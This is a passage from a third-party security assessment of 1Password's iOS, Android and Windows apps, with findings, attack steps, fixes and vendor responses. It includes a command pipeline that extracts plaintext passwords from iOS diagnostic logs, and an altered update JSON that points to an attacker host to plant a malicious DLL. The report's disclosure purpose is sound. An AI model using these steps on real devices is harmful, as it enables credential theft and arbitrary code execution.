3. Open the Settings application and navigate to Privacy > Analytics > Analytics Data. Tap on the most recently created archive file whose name begins with `sysdiagnose_`.
4. Using the share button, send the file to the attacker's macOS machine, e.g. using AirDrop.
5. Extract the exfiltrated gzip-compressed tar archive.
6. Change directory into the `sysdiagnose_*` folder.
7. Execute the following macOS command to view the target's passwords in plaintext:

```
log show --info --debug system_logs.logarchive --predicate 'processImagePath contains
"1Password" and eventMessage contains "UILabel"' | grep -E "V:\[UILabel:0x[0-9a-
z]+'.+'\]" | grep UIView | cut -d "'" -f2 | sort | uniq
```

Attack: Disclose All Viewed Passwords

This attack assumes an adversary does not know a target user's master password or other 1Password account credentials but has several minutes of physical access to an unlocked device and at least one of the following:

- Knowledge of the user's iOS passcode
- Privileged access to a macOS computer trusted by the target device

The target device does not have to be jailbroken, nor does the user need to change 1Password's default settings to be vulnerable. The attacker can perform the following steps to view any passwords ever accessed by the victim through the 1Password application.

1. Connect the unlocked device to a macOS computer using a Lightning to USB cable.
2. If the macOS computer is not already trusted, enter the target's iOS passcode to trust it.
3. On the computer, run the command `instruments -s devices` to determine the ID of the target device.
4. Using the device ID, run the command `log collect --device-udid <ID>` as the root user.
5. Once log collection completes, execute the following command to view the target's passwords in plaintext:

```
log show --info --debug system_logs.logarchive --predicate 'processImagePath contains
"1Password" and eventMessage contains "UILabel"' | grep -E "V:\[UILabel:0x[0-9a-
z]+'.+'\]" | grep UIView | cut -d "'" -f2 | sort | uniq
```

Resolution: Resolve Constraint Violations

AgileBits should reconcile all UI element constraints to suppress logging of `UILabel` content.

Mitigation: Use UITextField for Passwords

Instead of a `UILabel`, AgileBits should use a `UITextField` control for read-only password fields, with the `isSecureTextEntry` property set to `true` to mask password contents and `userInteractionEnabled` set to false to disable editing.

Mitigation: Advise Changing Passwords

Even if AgileBits ceases future inadvertent logging of passwords, previously recorded error messages containing plaintext passwords will remain in the `/var/db/diagnostics/Persist` directory on the iOS filesystem, accessible through the sysdiagnose functionality, macOS developer utilities, or SSH on a jailbroken device. Clearing them without a jailbreak requires resetting the device; merely reinstalling the 1Password application or rebooting will not remove the entries. As a result, adversaries with access to an unlocked or jailbroken device will still be able to compromise these passwords without authenticating to 1Password. AgileBits should inform iOS users of this issue and advise them to change any passwords stored in their 1Password account.

Resolution Status

As of revision 1, this issue is resolved in version 7.4.7 of the iOS application. As a temporary measure before making the changes required to safely re-enable logging, AgileBits has set the `UserDefaults` key `_UIConstraintBasedLayoutLogUnsatisfiable` to `false` to suppress logging of constraint violations.

History

- Rev. 1: Issue added.
- Rev. 1: Status changed to resolved.

Android Application

UPDATED: PII Sent in URL Parameter to Support Site

ISE-AB-OP-2020-03

LOW
DEFERRED

Attack Requirements	Compromise of HTTP access logs.
Affected Assets	User information.
Impact	Potential exposure of names and email addresses in access logs.

The 1Password Android application includes a menu option for viewing support resources (“Get help”). Upon tapping the option, the application makes a background request to `https://support.1password.com` to retrieve the help content, with Base64-encoded content in the `d` query string parameter of the request. The URL is not visible to the end user.

Decoding the value in the `d` parameter reveals a JSON string containing the user’s full name and email address (Figure 5).

```
{"version":1,"platform":"Android","appVersion":"7.4","build":70400009,"device":{"name":"N
exus 4","model":"mako","os":"Android
7.1.1","uuid":"dy4mmv7ueu676qmxtltuhxd6za"},"accounts":[{"type":"B","domain":"https:\/\/1
```

```
passwordisetest.b5test.com","name":"Shaun Mirani
","email":"smirani@ise.io","accountUuid":"PLHAVOOIQRA7RBN5LHYVWQ3XAI","userUuid":"HFVAIRP
PMVCCXK3ZU55JE5RJQA","rejectedItems":0,"unsyncedItems":0}],"standaloneVaults":[{}],"addit
ionalInfo":{"Sync enabled":"false"}
```


Figure 5. JSON string sent in URL parameter to https://support.1password.com.

URL parameters are typically logged at several points of the HTTP request lifecycle, including load balancers, reverse proxies, the web server, and the application itself. As full names and email addresses are considered personally identifiable information (PII), their inclusion in the URL puts the confidentiality of sensitive user information at risk.

Attack: Information Disclosure

An attacker who compromises the access logs of an endpoint in AgileBits's infrastructure, such as a load balancer, reverse proxy, or web server, may be able to acquire the names and email addresses of users who use the Android application.

Resolution: Do Not Send PII In URL Parameter

AgileBits should omit names and email addresses from any Android diagnostics data sent to the support site.

Resolution Status

As of revision 1a, this issue has been placed in a deferred status. AgileBits has informed ISE that a plan is being developed to address this issue.

History

- Rev. 1: Issue added.
- Rev 1a: Status changed to deferred.

Windows Application

UPDATED: Updates May Write New DLLs in Application Directory

ISE-AB-OP-2020-04

HIGH
RESOLVED

Attack Requirements	Ability to proxy or intercept network traffic.
Affected Assets	All.
Impact	Denial of Service, Disclosure of Credentials, Arbitrary Code Execution.

When the 1Password Windows application checks for updates, a JSON document is retrieved containing an update URL. The application uses this URL directly to attempt an update, making a request to download the file at the provided `url` value. Although the update request is performed over SSL/TLS, 1Password makes an effort to not rely on TLS for transport security. If an attacker can modify the response JSON, the update process can be hijacked to download malicious content. Due to the way Windows handles file paths, this permits the attacker to write a new file anywhere under the user's `AppData/Local/1Password` folder by using a filename containing backslashes.

Attack: DLL Hijacking

When Windows attempts to load a DLL, one of the paths searched is the running application's directory. An attacker can create an update filename that saves a malicious DLL into the directory containing 1Password.exe (Figure 6). The next time 1Password executes, this DLL will be loaded instead of the correct system DLL.

```
{"rules": [{"before": "7.4.764-BETA", "url":
"http://192.168.1.238:8000/app\\7\\bcrypt.dll"}]}
```

Figure 6. Modified URL Parameter requests malicious version of bcrypt.dll

The DLL cannot be one of the "known DLLs" Windows tracks separately in the registry[1]. Once the crafted DLL has been loaded, the attacker's code could access process memory, hook additional functions, or stop 1Password from executing at all (Figure 7).



Figure 7. Creating a DLL with incorrect exports prevents 1Password from starting.

Resolution: Normalize File Path

AgileBits should normalize the received `url` parameter before attempting to write to disk. Since executable signatures are verified and existing files are not replaced while downloading the update, writing only to the expected update directory would prevent unexpected files from ending up in a DLL search path.

Resolution Status

As of revision 1a, this is no longer exploitable, as files cannot be written to the `app/7/` directory using this method. Although it may still be possible to redirect the download in a two-step process (e.g. modify only the file path part of the update JSON to preserve the 1Password domain, then replace the next file request with a 301 Redirect to a new host), the file is not saved in a location which allows the DLL to load with 1Password.

History

- Rev. 1: Issue added.

[1] `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs`

- Rev. 1a: Status changed to resolved.

Strategic Weaknesses

This section addresses high-level weaknesses in the design and development of 1Password. These weaknesses may not be directly exploitable but are the catalysts that lead to security problems over time when maintaining a complex code base over many years. Weaknesses are more often costlier to address, but at the strategic level they can allow vulnerabilities to go undetected or become easily detected by outside adversaries.

iOS Application

UPDATED: Proprietary Header Files Present in Application Package

ISE-AB-OP-2020-05

LOW
CLOSED

Attack Requirements	Access to iOS application package.
Affected Assets	Proprietary data.
Impact	Disclosure of internal source code and documentation.

The 1Password iOS package includes the binaries for several shared libraries, or frameworks, used by the application, some from third parties and others internally developed by AgileBits. While reviewing the package in `/var/containers/Bundle/Application`, ISE found that the `Headers` directory in proprietary AgileBits frameworks contained commented Objective-C header files.

Many comments in these header files describe function logic in detail, outline the purpose of class members, and contain miscellaneous notes for AgileBits developers. Some reference internal documentation; for example, the file at:

```
1Password.app/Frameworks/OnePasswordDataModel.framework/Headers/B5UserAccountBillingOverview.h
```

contains a link to `https://github.com/AgileBits/B5Book/blob/master/server/billing/overview.md`, a resource in a private GitHub repository.

While the inclusion of source header files is not a vulnerability by itself, it can assist attackers' efforts to discover weaknesses in AgileBits' product and infrastructure. Furthermore, the presence of developer comments and the fact that third-party frameworks do not contain any headers suggests that these files were released inadvertently.

Resolution: Remove Header Files

AgileBits should remove header files for proprietary frameworks from future releases of the 1Password iOS application.

Resolution Status

As of revision 1a, this issue is closed. AgileBits' response noted below:

> "We do not believe that exposing how 1Password clients operate is a threat to 1Password's security. There may be tidiness and intellectual property reasons to conceal or obfuscate source, but on the whole the more the public can see how the software that is running on their devices works, the better they can know that 1Password does what we say it does. If exposing source information were

to genuinely be considered a vulnerability then no open source tool would be acceptable. Although 1Password is not open source (for intellectual property reasons), we do believe that security is improved through greater transparency in how 1Password operates."

History

- Rev. 1: Issue added.
- Rev 1a: Status changed to closed.

UPDATED: Missing Certificate Pinning

ISE-AB-OP-2020-06

INFO
CLOSED

Attack Requirements	Access to an iOS device.
Affected Assets	All.
Impact	Allows network traffic inspection and tampering by device owner.

The 1Password iOS application communicates with the 1Password web API, defined by the user account's sign-in address, over HTTPS. The certificate of the remote server is verified using the iOS trust store. While this prevents a network-positioned attacker from conducting a man-in-the-middle (MITM) attack against users of the application, it does not prevent the owner of the device, who may be interested in reverse engineering 1Password, from installing their own certificate to inspect and modify traffic between the client and server.

One defense against this is certificate pinning, in which AgileBits would bundle the trusted certificate for the 1Password web API within the iOS application. Upon connecting to the server, the application would verify that the presented certificate matches the locally packaged one and refuse to complete the Transport Layer Security (TLS) handshake otherwise. ISE noted that the 1Password Android application uses this method.

Certificate pinning is a hardening step that can make it more difficult for the owner of a device to view or tamper with traffic between the application and API. It can also mitigate targeted attacks where a rogue or compromised certificate authority (CA) issues a malicious certificate for the 1Password API. However, it is always possible for users with physical access to circumvent the measure with tools such as Frida, even without a jailbroken device. Pinning may also introduce risks to the availability of the service from iOS devices when the pinned certificate expires or needs to be revoked. AgileBits should consider these trade-offs in deciding whether to implement certificate pinning.

Resolution: Consider Certificate Pinning

AgileBits should consider pinning the TLS certificate for the 1Password web API to the iOS application.

Resolution Status

As of revision 1a, this issue is Closed. AgileBits' response noted below:

"In order to use certificate pinning we would need to manage a series of backup/replacement certificates to ensure continued functioning of the 1Password applications in the event that a certificate or a certificate authority is suddenly to not be trusted. Failure to manage this very carefully could lead to millions of 1Password users suddenly unable to use the app until a new client is pushed. We have investigated what we would need to safely use certificate pinning and have determined that the risks and complexities are greater than the gains."

History

- Rev. 1: Issue added.

- Rev 1a: Status changed to closed.

Additional Recommendations

ISE recommends the following to further improve AgileBits's security posture:

- Status of 1Password through recurring reassessments to further enhance its security and verify mitigations put in place by AgileBits
- Comprehensive source code review of web and native applications
- Additional applications integration assessment
- CI/CD pipeline review
- Review of third-party libraries in use
- Internal and external penetration tests
- Network infrastructure assessment including routers, firewalls, VPNs, load balancers, intrusion detection systems

About ISE

ISE is an independent security firm headquartered in Baltimore, Maryland. We are dedicated to providing clients proven scientific strategies for defense. On every assessment our team of analysts and developers use adversary-centric approaches to protect digital assets, harden existing technologies, secure infrastructures, and work with development teams to improve our clients' overall security.

Assessing the client through the eyes of potential attackers allows us to understand possible threats and how to protect against those attacks. Our security analysts are experienced in information technology and product development which allows them to understand the security problems the client faces at every level. In addition, we conduct independent security research which allows us to stay at the forefront of the ever-changing world of information security.

Attacks on information systems cannot be stopped, however with robust security services provided by an experienced team, the effects of these attacks can often be mitigated or even prevented. We appreciate the confidence placed in us as a trusted security advisor. Please don't hesitate to get in touch for additional assistance with your security needs.

Independent Security Evaluators, LLC

4901 Springarden Drive

Suite 200

Baltimore, MD 21209

(443) 270-2296

contact@ise.io